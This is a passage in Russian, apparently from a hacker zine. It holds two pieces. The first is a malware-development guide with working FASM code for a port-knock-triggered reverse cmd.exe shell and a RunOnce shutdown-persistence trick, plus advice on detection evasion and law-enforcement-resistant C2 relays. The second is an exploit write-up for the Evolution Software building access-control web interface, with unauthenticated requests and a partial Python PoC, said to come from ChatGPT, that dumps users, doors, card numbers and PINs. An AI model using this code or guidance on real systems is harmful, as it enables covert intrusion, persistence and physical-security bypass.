Этот дефицит обмена знаниями подчёркивает важность таких инициатив, как эта. Объединяя наш коллективный опыт и мудрость, мы можем сократить разрыв между теорией и практикой, вооружая практиков инструментами, необходимыми для противостояния новым угрозам.

3. Определения

В этом разделе будут представлены некоторые ключевые определения в контексте разработки вредоносного ПО. Если они вам уже знакомы, переходите к следующему разделу.

3.1 Время пребывания (Dwell time)

Время пребывания в контексте кибербезопасности — это «время между первоначальным проникновением злоумышленника в инфраструктуру организации и моментом, когда организация обнаруживает его присутствие» [1]. Это метрика, используемая защитной командой для оценки того, становится ли защита лучше в обнаружении угроз.

3.2 Полная необнаруживаемость (FUDness)

Концепция FUD (Fully UnDetectable — полная необнаруживаемость) — это высшее стремление злоумышленников, желающих уклониться от обнаружения и сохранить оперативную скрытность. FUD-малварь означает, что она была тщательно создана для обхода традиционных мер безопасности и уклонения от обнаружения защитными механизмами в конкретном задании.

FUDness — это состояние. Вы можете быть FUD сейчас и быть обнаружены позже. Поэтому перед атакой вы должны убедиться, что ваша малварь является FUD относительно защитных механизмов цели. Достижение FUD обычно требует инновационных техник, методов обфускации и постоянной адаптации для уклонения от постоянно развивающихся алгоритмов обнаружения.

3.3 Система сообщений Windows

Система сообщений Windows обеспечивает коммуникацию между различными частями приложения с графическим интерфейсом Windows. Когда одному приложению нужно взаимодействовать с другим (например, при нажатии кнопки или необходимости обновить окно), оно отправляет сообщения.

В разделе 9 фрагмент нашего вредоносного ПО будет перехватывать системные сообщения о завершении работы [2], указывающие на перезагрузку/выход из системы/выключение, чтобы установить персистентность, которая будет существовать в системе непосредственно перед выключением и следующим входом в систему, сокращая окно обнаружения.

3.4 Стук в порты (Port knocking)

Стук в порты — это техника повышения сетевой безопасности за счёт скрытия сервисов, работающих на сервере. Она включает динамическое изменение правил брандмауэра для открытия сетевых портов в ответ на последовательность попыток подключения к заранее определённым «стучащим» портам. После обнаружения правильной последовательности правила брандмауэра изменяются, чтобы разрешить временный доступ к нужному порту сервиса. Эта техника очень помогает увеличить время пребывания.

4. Дьявол кроется в деталях

Как гласит старая поговорка: «Дьявол кроется в деталях» — и нигде это не проявляется так точно, как в разработке вредоносного ПО. Хотя общей целью может быть проникновение в системы и уклонение от обнаружения, именно тщательное внимание к деталям, особенно в обработке ошибок, в конечном счёте определяет успех или неудачу наступательной кампании.

Какими бы незначительными они ни казались, ошибки способны выдать присутствие вредоносного ПО и подорвать всю операцию. Единственный просчёт, небрежно брошенное исключение, может обнажить тщательно выверенный код и предупредить защитников. Поэтому разработчики вредоносного ПО должны придерживаться принципа точности и скрытности, обеспечивая аккуратную обработку ошибок. Мы можем улучшить время пребывания, тщательно исправляя ошибки за кулисами, не оповещая пользователей и не активируя защитные механизмы. В конце концов, лучше потерять доступ к сети, чем быть замеченным.

5. Избегать шаблонов, изобретать колесо заново

Избегая повторного использования кода и сторонних библиотек, авторы вредоносного ПО могут существенно затруднить для инженеров обнаружения создание сигнатур, правил детектирования и стратегий. На мой опыт, такой подход очень помогает.

Например, недавно я столкнулся с решением для обнаружения программ-вымогателей. Это решение пытается собрать ключ, используемый шифровальщиками, перехватывая параметры Windows Crypto API [3]. Защитная гипотеза состоит в том, что разработчик малвари воспользуется Windows Cryptography API для шифрования файлов. Стратегия изобретения колеса заново оказалась фундаментальной в этом задании. Я обычно использую нативные API ОС лишь при крайней необходимости. Поэтому я реализовал все криптографические функции в программе-вымогателе самостоятельно. В результате решение оказалось не готово к такому шагу, и получить ключ восстановления не удалось.

Каждая среда имеет свой уникальный набор мер защиты. Изобретая колесо заново и настраивая вредоносное ПО под каждую цель, злоумышленники повышают свои шансы на успех, адаптируя тактику к конкретным уязвимостям.

Повторное использование кода может привести к атрибуции, поскольку исследователи threat intelligence способны выявить сходство между образцами малвари или кампаниями. Создавая уникальное вредоносное ПО с нуля, злоумышленники минимизируют риск атрибуции.

6. Стейджинг или нет — вот в чём вопрос

Стейджинговое и нестейджинговое вредоносное ПО — это разные подходы к выполнению малвари.

Нестейджинговое вредоносное ПО доставляет всю вредоносную нагрузку в одном этапе, без дополнительных компонентов или загрузок. Полезная нагрузка обычно включена в первоначальный исполняемый файл. Оно простое в разработке и не требует связи с удалёнными серверами. Однако нестейджинговое ПО имеет большую поверхность обнаружения, поскольку вся нагрузка и функциональность присутствуют в артефакте. Кроме того, оно труднее адаптируется к изменениям в ландшафте угроз. Тем не менее в определённых сценариях использование нестейджингового ПО необходимо.

Стейджинговое вредоносное ПО доставляет вредоносную нагрузку в несколько этапов, каждый из которых выполняет определённую функцию. Как правило, начальный этап — это лёгкий загрузчик

или даунлодер, который извлекает дополнительные компоненты с удалённых серверов. Обнаружить такое ПО труднее, поскольку начальная нагрузка может быть простой и почти безвредной. Кроме того, оно предоставляет большую гибкость: злоумышленники могут обновлять последующие этапы и добавлять функциональность по мере необходимости. Например: вы доставляете начальный этап без персистентности и сложных возможностей — просто загружаете шеллкод и запускаете его в памяти. Шеллкод может выполнить разведку на цели, чтобы убедиться в безопасной среде. В таком случае вы можете отправить следующие этапы, когда определите, что риск обнаружения невысок.

В целом, выбор между стейджинговым и нестейджинговым вредоносным ПО зависит от конкретных целей и требований злоумышленника, а также от среды и защиты цели. Я предпочитаю стейджинговое ПО там, где это возможно, поскольку оно обеспечивает необходимое разделение для защиты критических частей малвари и большую гибкость в ходе операции.

7. Ретрансляторы и множество протоколов

Одна проверенная стратегия — использование пула промежуточных ретрансляторов для защиты командно-контрольной (C2) инфраструктуры вредоносного ПО. Она включает пул промежуточных серверов или ретрансляторов, которые получают информацию по одному протоколу и пересылают её по другому.

Использование разных протоколов для получения и отправки команд вредоносному ПО снижает риск атрибуции и обнаружения. Некоторые поставщики средств безопасности собирают и продают обширные наборы метаданных об IP-трафике в интернете (NetFlows [4]). Один конкретный вендор заявляет о покрытии 95% потоков интернет-трафика. Эти данные интересны для поддержки поточного анализа трафика с целью выведения атрибуции. Идея состоит в том, чтобы усложнить это выведение, увеличивая огромный массив данных, который нужно обработать.

Ключевым понятием в NetFlow является IP-кортеж потока, однозначно идентифицирующий отдельные потоки сетевого трафика. Классический IP-кортеж потока состоит из IP-источника, IP-назначения, портов, типа протокола и качества обслуживания. Мы стремимся лишить возможности фильтровать по типу протокола для сокращения данных.

Получая и передавая данные с использованием разных протоколов (например, ретранслятор принимает данные по TCP и пересылает их по UDP), мы вынуждаем аналитика учитывать все типы протоколов, увеличивая объём обрабатываемых данных. Фильтрация по протоколам приведёт к неспособности установить связь между потоками трафика. В худшем случае мы создаём трудности, вынуждая противника тратить больше вычислительных ресурсов и, вероятно, времени на атрибуцию.

Сети ретрансляторов обеспечивают операторам вредоносного ПО динамическую и устойчивую инфраструктуру. Пул ретрансляторов, расположенных в разных географических регионах, дополнительно скрывает C2-инфраструктуру. Наилучший сценарий — когда страны, в которых размещены два ретранслятора, не имеют хороших международных отношений, что затрудняет сотрудничество правоохранительных органов.

8. Стук в порты + RAW SOCKETS = скрытный bind

Как указано в разделе 3.4, стук в порты предлагает мощный механизм повышения скрытности операций вредоносного ПО путём сокрытия портов сервисов и динамического управления доступом.

RAW-сокеты (также известные как raw packet sockets) — это тип сетевых сокетов, обеспечивающих доступ к сетевым протоколам на более низком уровне, чем обычные сокеты. В отличие от стандартных сокетов, работающих на транспортном уровне (TCP, UDP), RAW-сокеты позволяют приложениям взаимодействовать напрямую с сетевым уровнем (IP) и даже ниже. Они широко используются для перехвата пакетов и анализа сети.

Стратегия здесь такова: написать вредоносное ПО, которое прослушивает сеть и, в зависимости от последовательности воспринятого трафика (стук в порты), реагирует на него. В данном примере используется простое обратное TCP-соединение с IP-источником, вызвавшим стук. Таким образом мы можем «слушать» соединения, не привязываясь к порту. Слова — дешёвы, покажем код...

```
format    pe console
entry     start
include   'win32ax.inc'

struct IP_Header
    iph_verlen    db 0
    iph_tos       db 0
    iph_len       dw 0
    iph_id        dw 0
    iph_offset    dw 0
    iph_ttl       db 0
    iph_proto     db 0
    iph_xsum      dw 0
    iph_src       dd 0
    iph_dest      dd 0
ends

;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
.data
;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

    s_wsa          WSADATA
    s_addr         sockaddr_in

    r_wsa          WSADATA
    r_addr         sockaddr_in

    s_sock         dd ?
    r_sock         dd ?

    flag           dd 1

    PORT           = 8080
    SIO_RCVALL     = 0x98000001
    IPPROTO_IP     = 0x0
    IPPROTO_TCP    = 0x6
    IPPROTO_ICMP   = 0x1

    sinfo          STARTUPINFO
    pinfo          PROCESS_INFORMATION

    align          16
    buff           IP_Header

;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
.code
;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

start:
    invoke         WSASStartup, 0202h, s_wsa

    invoke         gethostname, buff, 64
    invoke         gethostbyname, buff
    mov           eax, [eax+12]
    mov           eax, [eax]
    mov           eax, [eax]
    mov           [s_addr.sin_addr], eax
```

```

        mov     [s_addr.sin_port],0
        mov     [s_addr.sin_family],AF_INET

        invoke  socket,AF_INET,SOCK_RAW,IPPROTO_IP
        mov     [s_sock],eax
        or      eax,eax
        jnz     @f
        jmp     @exit

@@:
        invoke  bind,[s_sock],s_addr,16
        or      eax,eax
        jz      @f
        jmp     @exit

@@:
        invoke  ioctlsocket,[s_sock],SIO_RCVALL,flag ;Receive All Packet
        or      eax,eax
        jz      @sniff
        jmp     @exit

@sniff:
        invoke  recv,[s_sock],buff,512,0

;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
; Here we check if the TTL is equal to 42.
; the Answer to the Ultimate Question of Life, The Universe, and
; Everything!!!
;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

        ;is this ICMP?
        xor     ebx,ebx
        mov     bl,[buff.iph_proto]
        cmp     bl,IPPROTO_ICMP
        jne     @sniff

        ;ICMP, then put the packet TTL value in al
        xor     eax,eax
        mov     al,[buff.iph_ttl]

        ;TTL = 42?
        cmp     al,42d
        je      trigger
        jmp     @sniff

@exit:
        invoke  ExitProcess,0

trigger:
        cinvoke printf,<'[*] KNOCK, KNOCK! TTL = %05d',13,10,0>,eax

@@:
;just a simple reverse TCP ahead, it will connect to the src IP
        invoke  WSASStartup,0202h,r_wsa
        test    eax,eax
        jnz     @exit

        invoke  WSASocketA,AF_INET,SOCK_STREAM,IPPROTO_TCP,0,0,0
        cmp     eax,-1
        jz      @exit

        mov     [r_sock],eax
        mov     [r_addr.sin_family],AF_INET

        invoke  htons,PORT
        mov     [r_addr.sin_port],ax

        invoke  inet_ntoa,[buff.iph_src]
        invoke  gethostbyname,eax

        mov     eax,[eax+12]

```

```

mov     eax,[eax]
mov     eax,[eax]
mov     [r_addr.sin_addr],eax
mov     eax,[r_sock]
mov     [sinfo.hStdInput],eax
mov     [sinfo.hStdOutput],eax
mov     [sinfo.hStdError],eax

mov     dword [sinfo.cb],sizeof.STARTUPINFO
mov     dword [sinfo.dwFlags],STARTF_USESHOWWINDOW+\
STARTF_USESTDHANDLES

invoke  connect, [r_sock],r_addr,sizeof.sockaddr_in
cmp     eax,0
jne     @sniff

invoke  CreateProcess,0, <"cmd.exe">,0,0,TRUE,0,0,0,\
sinfo,pinfo
invoke  WaitForSingleObject,dword[pinfo.hProcess],-1
invoke  Sleep,10000
jmp     @b

;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
section '.idata' import data readable
;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

library kernel32,'kernel32.dll',\
user32,'user32.dll',\
wssock32,'wssock32.dll',\
msvcrt,'msvcrt.dll',\
ws2_32,'ws2_32.dll'

import  msvcrt,\
        printf,'printf',\
        scanf,'scanf'

import  ws2_32,\
        WSACleanup,'WSACleanup',\
        listen,'listen',\
        accept,'accept',\
        WSASocketA,'WSASocketA'

include 'api\kernel32.inc'
include 'api\user32.inc'
include 'api\wssock32.inc'

```

Приведённый код написан в синтаксисе FASM (x86 для Windows). Он прослушивает пакеты в ожидании специально созданного пакета с TTL (Time To Live) равным 42, адресованного данному хосту. Если TTL совпадает, запускается обратный TCP-шелл, подключающийся к IP-адресу источника, от которого был получен пакет с TTL 42.

Вот что делает код:

1. Создаёт RAW-сокет (SOCK_RAW) для приёма всех IP-пакетов.
2. Включает получение всех пакетов через вызов ioctlsocket API с флагом SIO_RCVALL. При его включении на RAW-сокет принимаются все входящие пакеты на связанном сетевом интерфейсе вне зависимости от IP-адреса назначения.
3. Входит в цикл прослушивания входящих пакетов. При получении пакета извлекает значение TTL из IP-заголовка. Если TTL равно 42 — запускает обратный TCP-шелл.
4. Обратный TCP-шелл подключается к IP-адресу источника, от которого был получен пакет с TTL 42.

В данном примере TTL используется намеренно... В реальных условиях необходимо изменить триггер, поскольку TTL меняется в зависимости от количества хопов. Бесплатных обедов не бывает. Нужно понимать, как работает этот механизм, чтобы применять его правильно.

Важно отметить, что обнаружить данное вредоносное ПО в дремлющем состоянии (прослушивания) крайне сложно для обычных пользователей и начинающих криминалистов, поскольку инструменты анализа трафика — netstat, System Informer, TCPView, Wireshark и другие — не идентифицируют эту технику.

Ещё одно применение прослушивания — измерение среднего трафика хоста по протоколам и объёму данных. Это полезно при столкновении с решениями Data Loss Protection (DLP): необходимо избегать превышения среднего объёма трафика по протоколу при эксфильтрации данных.

Наконец, этот код независим от сторонних библиотек или фреймворков, таких как Winpcap или .NET. Это желательная характеристика при написании вредоносного ПО, поскольку совместимость в большинстве случаев является приоритетом.

9. Злоупотребление системой сообщений Windows для установки персистентности

GUI-приложения Windows, использующие систему сообщений, слушают и отправляют сообщения для взаимодействия с другими приложениями, как указано в разделе 3.3. Обычно сообщение отправляется конкретным окнам, идентифицированным по их дескрипторам. Однако в некоторых случаях сообщения рассылаются нескольким окнам или всем окнам в системе. Например, сообщение «WM_SYSCOMMAND» [5] с параметром «SC_MONITORPOWER» (wParam) обычно отправляется всем окнам верхнего уровня через дескриптор HWND_BROADCAST [6]. Таким образом все окна получают уведомление о переходе системы в режим энергосбережения. Это нормальное поведение можно использовать для запуска вредоносных процедур при получении приложением определённых сообщений.

Мы воспользуемся системными сообщениями о завершении работы для установки персистентности. Преимущество этого подхода в том, что персистентность существует лишь секунды — после команды выхода, перезагрузки или выключения и до следующего входа в систему.

В примере кода мы устанавливаем персистентность в реестре по пути `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`. Ключ `RunOnce` используется для указания программ, которые должны быть запущены однократно при старте Windows. В отличие от ключа `Run`, `RunOnce` предназначен для однократного выполнения: после запуска система автоматически удаляет ключ.

Проблема возникает при внештатном сбросе машины (BSOD или принудительный сброс) — в таком случае персистентность будет потеряна. С другой стороны, эта ТТР имеет короткое окно воздействия, что делает поиск персистентности криминалистическими инструментами неэффективным. Если риск потери доступа неприемлем, используйте другую технику или резервную персистентность.

Код говорит сам за себя. Мы отслеживаем сообщения WM_QUERYENDSESSION (когда пользователь завершает сессию или приложение вызывает функцию выключения системы), WM_ENDSESSION (сообщает приложению о завершении сессии) и WM_POWERBROADCAST с lParam PBT_APMSUSPEND (компьютер переходит в режим сна). При обнаружении любого из них устанавливаем персистентность в реестре. Всё просто.

```
format PE64 GUI 5.0
entry start

include 'win64ax.inc'
;~~~~~
```

```

section '.text' code readable executable
;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

start:
    sub     rsp,8
    invoke  MessageBoxA,0 ,'survived bitches!', 'SWaNk 2024', 40h

    invoke  GetModuleHandle,0
    mov     [wc.hInstance],rax
    invoke  LoadIcon,0,IDI_APPLICATION
    mov     [wc.hIcon],rax
    mov     [wc.hIconSm],rax
    invoke  LoadCursor,0, IDC_ARROW
    mov     [wc.hCursor],rax
    invoke  RegisterClassEx,wc
    test    rax,rax
    jz      exit

    invoke  CreateWindowEx,WS_EX_TOOLWINDOW or WS_EX_TOPMOST,_class,\
        _title,WS_SYSMENU+WS_DLDFRAME,128,128,256,192,NULL,NULL,\
        [wc.hInstance],NULL
    test    rax,rax
    jz      exit

msg_loop:
    invoke  GetMessage,msg,NULL,0,0
    cmp     eax,1
    jb      exit
    jne     msg_loop
    invoke  TranslateMessage,msg
    invoke  DispatchMessage,msg
    jmp     msg_loop

exit:
    invoke  ExitProcess,[msg.wParam]

proc WindowProc uses rbx rsi rdi, hwnd,wmsg,wparam,lparam

    cmp     edx,WM_QUERYENDSESSION
    je      .wmqueryendsession
    cmp     edx,WM_POWERBROADCAST
    je      .wmpowerbroadcast
    cmp     edx,WM_ENDSESSION
    je      .wmqueryendsession
    cmp     edx,WM_DESTROY
    je      .wmdestroy

.defwndproc:
    invoke  DefWindowProc,rcx,rdx,r8,r9
    jmp     .finish

.wmpowerbroadcast:
    cmp     r9d, 0x80000000
    jne     .finish

.wmqueryendsession:
    invoke  RegCreateKeyExA, HKEY_CURRENT_USER,AutoKey,NULL,NULL,\
        NULL,KEY_ALL_ACCESS,NULL,hkey,NULL
    cmp     rax,0
    jne     exit

    invoke  GetModuleFileName,NULL,szFile,256
    cmp     rax,0
    je      exit

    invoke  strlen,szFile
    cmp     rax,0
    jbe     exit

    invoke  RegSetValueExA,[hkey],ValueName,NULL,REG_SZ,szFile,eax
    cmp     rax,0

```

```

        jne      exit

        invoke   RegCloseKey,[hkey]
        jmp     .finish

.wmdestroy:
        invoke   PostQuitMessage,0
        xor     eax,eax

.finish:
        ret
endp

;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
section '.data' data readable writeable
;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

AutoKey    db 'Software\Microsoft\Windows\CurrentVersion\RunOnce',0
ValueName  db 'EvilMalware',0
hkey       dd ?
szFile     dd ?

_title     TCHAR 'title',0
_class     TCHAR 'class',0

wc WNDCLASSEX sizeof.WNDCLASSEX,0,WindowProc,0,0,NULL,NULL,NULL,\
    COLOR_BTNFACE+1,NULL,_class,NULL

msg MSG

;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
section '.idata' import data readable writeable
;%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

library kernel32,'KERNEL32.DLL',\
    user32,'USER32.DLL',\
    advapi32,'ADVAPI32.DLL'

include 'api\kernel32.inc'
include 'api\user32.inc'
include 'api\advapi32.inc'

```

10. Заключительные слова

«Quem refresca cu de pato eh lagoa []» VX Forever!

11. Ссылки

- [1] Why The Dwell Time Of Cyberattacks Has Not Changed (2021)
<https://www.forbes.com/sites/forbestechcouncil/2021/05/03/why-the-dwell-time-of-cyberattacks-has-not-changed/?sh=e32b93b457d8>
- [2] System Shutdown Messages (2021)
<https://learn.microsoft.com/en-us/windows/win32/shutdown/system-shutdown-messages>
- [3] Cryptography Functions (2021)
<https://learn.microsoft.com/en-us/windows/win32/seccrypto/cryptography-functions?source=recommendations>
- [4] RFC 3954 NetFlow Version 9 (2004)
<https://www.ietf.org/rfc/rfc3954.txt>
- [5] WM_SYSCOMMAND message
<https://learn.microsoft.com/en-us/windows/win32/menurc/wm-syscommand>
- [6] SendMessage function (winuser.h)
<https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-sendmessage>

2 — Уязвимости в программном обеспечении контроля доступа Evolution Software

by evildaemon

Evolution Software — это удивительное программное обеспечение, используемое для систем контроля доступа в зданиях в Австралии. ПО существует с 2000-х годов и до сих пор получает обновления (последнее — 30 марта 2024 года на момент написания). Одна из его примечательных особенностей — веб-интерфейс. Если вы его включаете, перед вами открывается один из наиболее плохо оптимизированных веб-сайтов, что вам доводилось видеть, и одна из худших реализаций безопасности из тех, с которыми я сталкивался. Это похоже на CTF, и найти уязвимости проще, чем не найти.

Вот несколько ярких примеров:

1. Вызов полного сбоя приложения

```
GET /DAL_ADD?' HTTP/1.1
```

2. Добавление пользователя в систему

Просто добавьте пользователя в систему без какой-либо аутентификации. Если указать operator_id равным 0, пользователь не появится в журналах создания пользователей и не будет показан момент их создания.

```
POST /USER_CHANGE HTTP/1.1
...
user_operator_id=0&user_id=0&user_name=JamesSmith&l=on&loc_form_user_
card_imprinted=0&loc_form_user_als_sitecode=1&loc_form_user_als_sitec
ode_new=1&loc_form_user_card=1&loc_form_user_data1=&loc_form_user_data2
=&command=
```

3. Получение данных карты любого пользователя (FC и CN)

```
POST /DESKTOP_EDIT_USER_GET_CARD_FIELDS HTTP/1.1
...
1
2
get_code
```

4. PoC

Ниже представлен небрежно написанный Python PoC, сгенерированный ChatGPT:

```
import requests
import argparse
import re
from bs4 import BeautifulSoup

def application_crash(host, port):
    try:
        url = f"http://{host}:{port}/DAL_ADD?"
        response = requests.get(url)
        response.close()
        # In case of any response, return it for information purposes
        return 'Request Sent'
    except:
        return 'Request Sent'

def request_all_users(host, port):
    url = f"http://{host}:{port}/ID1_Users"
    headers = {
```

```

        'Host': host,
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) \
Gecko/20100101 Firefox/66.0",
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,\
image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
        'Accept-Encoding': 'gzip, deflate, br',
        "Connection": "keep-alive"
    }
    response = requests.get(url, headers=headers)
    response.close()
    soup = BeautifulSoup(response.text, 'html.parser')

    # Check for session expiration or not logged in error response
    script_tag = soup.find('script', string='opener.location="UnLoggedInPage.html"')
    if script_tag:
        return "Error: Session appears to have expired, or user not logged in."

    # Check if the expected user table exists
    table = soup.find("table", {"id": "Users"})
    if table:
        users = []
        for row in table.find_all("tr")[1:]: # skipping first row as it's a header
            cols = row.find_all("td")
            user_id = cols[0]['id']
            user_name = cols[0].text.strip()
            users.append((user_id, user_name))

        output = "\n\nUsers in System\n|ID|Name|\n|---|---|"
        for user in users:
            output += f"\n|{user[0]}|{user[1]}|"
        return output
    else:
        return "Error: Could not find the expected user table in the response."

def return_last_scanned_card(host, port):
    url = f'http://{host}:{port}/DESKTOP_EDIT_USER_GET_CARD'
    headers = {
        'Host': host,
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) \
Gecko/20100101 Firefox/66.0",
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,\
image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
        'Accept-Encoding': 'gzip, deflate, br',
        "Connection": "keep-alive"
    }

    response = requests.post(url, headers=headers)
    response.close()

    lines = response.text.strip().split('\n')

    if lines[0] == 'true':
        hex_value = lines[1]
        site_code = lines[2]
        card_number = lines[3]

        output = "\n|Site Code/Facility Number|Card Number|Hex|\n|---|---|---|\n"
        output += f"|{site_code}|{card_number}|{hex_value}|"
        return output
    else:
        return "\n\nNo last scanned card found, either a registered reader \
has not been configured, or no cards have been swiped in \
since it was last requested"

def request_all_doors(host, port):
    url = f'http://{host}:{port}/ID1_Device%20Doors'
    headers = {
        'Host': host,
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) \
Gecko/20100101 Firefox/66.0",
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,\

```

```

image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
    'Accept-Encoding': 'gzip, deflate, br',
    "Connection": "keep-alive"
}
response = requests.get(url, headers=headers)
response.close()
soup = BeautifulSoup(response.text, 'html.parser')

script_tag = soup.find('script', string='opener.location="UnLoggedPage.html"')
if script_tag:
    return "Error: Session appears to have expired, or user is not logged in."

hol_container = soup.find("table", {"id": "HolContainer"})
if hol_container:
    rows = hol_container.find_all('tr', class_='CellsInDiv')
    doors = []
    for row in rows:
        door_id = row['id']
        cols = row.find_all('td')
        location = cols[0].text.strip()
        name = cols[1].text.strip()
        doors.append((door_id, location, name))

    output = "\n\nDoors on System\n|ID|Location|Name|\n|---|---|---|"
    for door in doors:
        output += f"\n|{door[0]}|{door[1]}|{door[2]}|"
    return output
else:
    return "Error: Could not find the expected doors table in the response."

def retrieve_site_name(host, port):
    url = f'http://{host}:{port}/desktop'
    headers = {
        'Host': host,
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) \
        Gecko/20100101 Firefox/66.0",
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,\
        image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
        'Accept-Encoding': 'gzip, deflate, br',
        "Connection": "keep-alive"
    }

    response = requests.get(url, headers=headers)
    response.close()
    soup = BeautifulSoup(response.text, 'html.parser')

    title = soup.title.string
    return f"Site Name: {title}"

def retrieve_company_fields(host, port):
    url = f'http://{host}:{port}/ID_USER_GET_DATA_1'
    headers = {
        'Host': host,
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) \
        Gecko/20100101 Firefox/66.0",
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,\
        image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
        'Accept-Encoding': 'gzip, deflate, br',
        "Connection": "keep-alive"
    }

    response = requests.post(url, headers=headers)
    response.close()
    lines = response.text.strip().split('\n')

    if lines[0] == 'true':
        company_names = lines[1:]
        output = "\n|Index|Company Name|"
        for index, name in enumerate(company_names):
            output += f"\n|{index}|{name}|"
        return output

```

```

else:
    return f"\nNo company names found"

def get_operator_names(host, port):
    url = f'http://{host}:{port}/desktop_login.html'
    headers = {
        'Host': host,
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) \
Gecko/20100101 Firefox/66.0",
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,\
image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
        'Accept-Encoding': 'gzip, deflate, br',
        "Connection": "keep-alive"
    }

    response = requests.get(url, headers=headers)
    response.close()
    soup = BeautifulSoup(response.text, 'html.parser')

    select_elem = soup.find('select', {'id': 'operatorname'})

    if not select_elem:
        return "Error: Could not find the expected select element in the response."

    options = select_elem.find_all('option')
    markdown_table = "| ID | Username |\n|----|-----|\n"

    for option in options:
        markdown_table += f"| {option['value']} | {option.text} |\n"

    return markdown_table

def get_users(host, port):
    url = f'http://{host}:{port}/MOBILE_GET_USERS_LIST'
    headers = {
        'Host': host,
        'Connection': 'close'
    }

    current_index1 = 1
    current_index2 = 1
    collected_users = {}
    max_same_responses = 75

    while True:
        last_response1 = None
        same_response_count1 = 0

        while True:
            data = f'{current_index2}\r\n{current_index1}\r\n'
            headers['Content-Length'] = str(len(data))

            print(f'Enumerating users; page {current_index2}/{current_index1}', end='\r')

            with requests.Session() as session:
                response = session.get(url, headers=headers, data=data.encode())

            if response.text == last_response1:
                same_response_count1 += 1
            else:
                same_response_count1 = 0
                last_response1 = response.text

            lines = [line.replace('\r', '').strip() for line in response.text.split('\n')[3:]]
            for i in range(0, len(lines) - 2, 3):
                user_name, user_color, user_index = lines[i], lines[i+1], lines[i+2]
                if user_name and not (not user_name and user_color == "red"):
                    if int(user_index) > 0 and user_index not in collected_users:
                        collected_users[user_index] = (user_name, user_color, user_index)

            current_index2 += 1

```

```

        if same_response_count1 >= max_same_responses:
            break

    current_index2 = 1
    current_index1 += 1

    if current_index1 > max_same_responses:
        break

def fetch_data(endpoint, user_index):
    url = f'http://{host}:{port}{endpoint}'
    data = f'1\r\n{user_index}\r\nget_code\r\n'
    headers.update({'Content-Length': str(len(data))})

    with requests.Session() as session:
        response = session.post(url, headers=headers, data=data.encode())
    return response.text

def extract_data(response, regex):
    match = re.search(regex, response)
    return match.group(1) if match else ""

def fetch_key_data(endpoint, user_index):
    url = f'http://{host}:{port}{endpoint}'
    data = f'1\r\n{user_index}\r\nget_code\r\n'
    headers.update({'Content-Length': str(len(data))})

    with requests.Session() as session:
        response = session.post(url, headers=headers, data=data.encode())

    soup = BeautifulSoup(response.text, 'html.parser')
    key_element = soup.find('input', {'id': 'key_card_id'})
    return key_element['value'] if key_element and key_element.get('value') else '0'

def fetch_abacard_data(endpoint, user_index):
    url = f'http://{host}:{port}{endpoint}'
    data = f'1\r\n{user_index}\r\nget_code\r\n'
    headers.update({'Content-Length': str(len(data))})

    with requests.Session() as session:
        response = session.post(url, headers=headers, data=data.encode())

    soup = BeautifulSoup(response.text, 'html.parser')
    abacard_element = soup.find('input', {'id': 'abacard_card_id'})
    return abacard_element['value'] if abacard_element and abacard_element.get('value') else '0'

for user_index in collected_users:
    pin_response = fetch_data("/DESKTOP_EDIT_USER_GET_PIN_FIELDS", user_index)
    pin_value = extract_data(pin_response, r'value="(\d+)" name="loc_form_user_pin"')

